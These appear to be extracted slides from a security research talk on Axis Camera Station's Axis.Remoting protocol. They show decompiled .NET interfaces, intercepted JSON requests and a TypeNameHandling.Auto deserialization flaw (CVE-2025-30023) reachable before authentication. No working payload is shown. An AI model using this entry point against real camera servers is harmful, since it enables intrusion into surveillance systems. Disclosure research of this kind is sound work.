
# On-Prem Connection



# Server controls cameras



**6,000+ servers  
around the  
world!!!**






**Let's Deep Dive!**

# Axis Camera Station / Device Manager


- Windows .NET applications
  - Client and server
- Uses Axis.Remoting protocol
  - Wrapped in **mTLS**
- Requires authentication
  - Windows Host/Domain Credentials





**Let's Unwrap the protocol!**

# MiTM the Connection with mTLS



# Let's analyze the protocol!

- **User-Agent:** protocol name (Axis.Remoting)
- **NTLMSSP:** Authentication method (NTLM Challenge Response)
- **Hostname:** name of computer
- **Request/Response:** JSON-based Service::Method pairs
- **Service, Method:** the logic to invoke on the server

```
Listening for incoming connections on port 55754...

CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N

...
CLIENT --> SERVER DATA:
NTLMSSP -> MyHostname\Claroty

...
CLIENT --> SERVER DATA:
{
    "Request": {
        "Id": "JCuqTzL2fdAp",
        "Service": "VersionFacade",
        "Method": "get_ProductVersion",
        "Parameters": {}
    }
}
SERVER --> CLIENT DATA:
{
    "Response": {
        "Id": "JCuqIzL2fdAp",
        "Value": {
            "Id": "5vg9aykDfvh3",
            "Result": "5.57.33556"
        }
    }
}
```

# ServiceContract

- **ServiceContract** is used
- Client can invoke functions (contracts) on the server
- Common RPC in .NET

```
namespace WindowsClientApi.Common.Versions
{
    // Token: 0x020002C7 RID: 711
    [ServiceContract]
    public interface IVersionFacade
    {
        // Token: 0x170006AE RID: 1710
        // (get) Token: 0x06000FD0 RID: 4048
        Version ProductVersion
        {
            [OperationContract]
            get;
        }

        // Token: 0x170006AF RID: 1711
        // (get) Token: 0x06000FD1 RID: 4049
        Version ProtocolVersion
        {
            [OperationContract]
            get;
        }
    }
}
```

# What happens when we have a complicated function?

```
namespace WindowsClientApi.Common.Remoting
{
    // Token: 0x02000309 RID: 777
    [ServiceContract]
    public interface ISessionFacade
    {
        // Token: 0x0600118A RID: 4490
        Task<LogOnDto> LogOnAsync(Uri uri, ClientInformationDto clientInformationDto, CommunicationType communicationType,
            CancellationToken ct);

        // Token: 0x0600118B RID: 4491
        Task LogOffAsync(ServerIdDto serverId, CancellationToken ct);


        // Token: 0x0600118C RID: 4492
        Task LogOff2Async(Uri uri, CancellationToken ct);
    }
}
```

# What happens when we have a complicated function?

```
namespace WindowsClientApi.Common.Remoting
{
    // Token: 0x02000309 RID: 777
    [ServiceContract]
    public interface ISessionFacade
    {
        // Token: 0x0600118A RID: 4490
        Task<LogOnDto> LogOnAsync(Uri uri, ClientInformationDto clientInformationDto, CommunicationType communicationType,
            CancellationToken ct);

        // Token: 0
        Task LogOff();

        // Token: 0x0600118C RID: 4492
        Task LogOff2Async(Uri uri, CancellationToken ct);
    }
}
```



The code snippet shows a C# interface definition for `ISessionFacade`. It includes three methods: `LogOnAsync`, `LogOff`, and `LogOff2Async`. The `LogOnAsync` method takes four parameters: `Uri uri`, `ClientInformationDto clientInformationDto`, `CommunicationType communicationType`, and `CancellationToken ct`. The `clientInformationDto` parameter is highlighted with a red box.

# What happens when we have a complicated function?

**ClientInformationDto clientInformationDto,**

```
namespace WindowsClientApi.Common.Remoting
{
    // Token: 0x02000305 RID: 773
    [DataContract]
    public class ClientInformationDto : Dto
    {
        // Token: 0x0600117E RID: 4478 RVA: 0x00010A08 File Offset: 0x0000EC08
        public ClientInformationDto(string machineName, string machineWindowsUserName, string machineWindowsUserSid, string preferredLanguage)
        {
            this.MachineName = machineName;
            this.MachineWindowsUserName = machineWindowsUserName;
            this.MachineWindowsUserSid = machineWindowsUserSid;
            this.PreferredLanguage = preferredLanguage;
        }
    }
}
```

# Parameter Deserialization (CVE-2025-30023)

- Non-primitive params are deserialized
- Using **TypeNameHandling.Auto**  
→ Super dangerous!

```
// Token: 0x060002B9 RID: 697 RVA: 0x00009BE4 File Offset: 0x00007DE4
private object DeserializeObject(Type type, string jsonText, DataContext context)
{
    object obj;
    try
    {
        DataContext.Current = context;
        using (JsonTextReader jsonTextReader = new JsonTextReader(new StringReader(jsonText)))
        {
            obj = this.GetJsonSerializer(context).Deserialize(jsonTextReader, type);
        }
    }
}
```

```
public JsonNetSerializer(IDtoConverterService dtoConverterServiceService)
{
    this.dtoConverterServiceService = dtoConverterServiceService;
    this.jsonSerializerWithTypeNameHandlingNone = JsonSerializer.Create(this.GetSerializerSettings
        (TypeNameHandling.None));
    this.jsonSerializerWithTypeNameHandlingAuto = JsonSerializer.Create(this.GetSerializerSettings
        (TypeNameHandling.Auto));
}
```

(**TypeNameHandling.Auto**));


# Example Request

```
CLIENT --> SERVER DATA:  
----{  
  "Request": {  
    "Id": "fYpAWaAoNNf9",  
    "Service": "SessionFacade",  
    "Method": "LogOnAsync",  
    "Parameters": {  
      "uri": "net.tcp://[REDACTED]:55754/",  
      "clientInformation": {  
        "$type": "WindowsClientApi.Common.Remoting.ClientInformationDto, WindowsClientApi",  
        "MachineWindowsUserName": "DESKTOP-[REDACTED]",  
        "MachineWindowsUserSid": "S-1-5-21-[REDACTED]",  
        "MachineName": "DESKTOP-[REDACTED]",  
        "PreferredLanguage": "en",  
        "ServerId": "00000000-0000-0000-0000-000000000000"  
      },  
      "communicationType": 1,  
      "ct": "audcKz4EZann"  
    }  
  }  
}
```



**We have a deserialization vulnerability!**  
**Let's exploit it**

# Connection Lifecycle




Server Hello, Certificate, Server  
Client Key Exchange, Change Cipher  
New Session Ticket, Change Cipher

CLIENT --> SERVER DATA:  
User-Agent: Axis.Remoting.N

```
 SERVER --> CLIENT DATA:  
NTLMSSP-----8---'h   
-aJ---D-E-S-K-T-O-P---D-5-  
CLIENT --> SERVER DATA:  
----X  
CLIENT --> SERVER DATA:  
NTLMSSP-----X-----X-----X
```

```
"Request": {  
    "Id": "fYpAWaAoNNf9",  
    "Service": "SessionFacade",  
    "Method": "LogOnAsync",  
    "Parameters": {  
        "uri": "net.tcp://10.0.0.1:55754/",  
        "clientInformationDto": {  
            "$type": "WindowsClientApi.Common.Remot  
            "MachineWindowsUserName": "DESKTOP-  
            "MachineWindowsUserSid": "S-1-5-21-459  
            "MachineName": "DESKTOP-",  
        },  
    },  
},
```

# This is auth!



Server Hello, Certificate, Server  
Client Key Exchange, Change Cipher  
New Session Ticket, Change Cipher

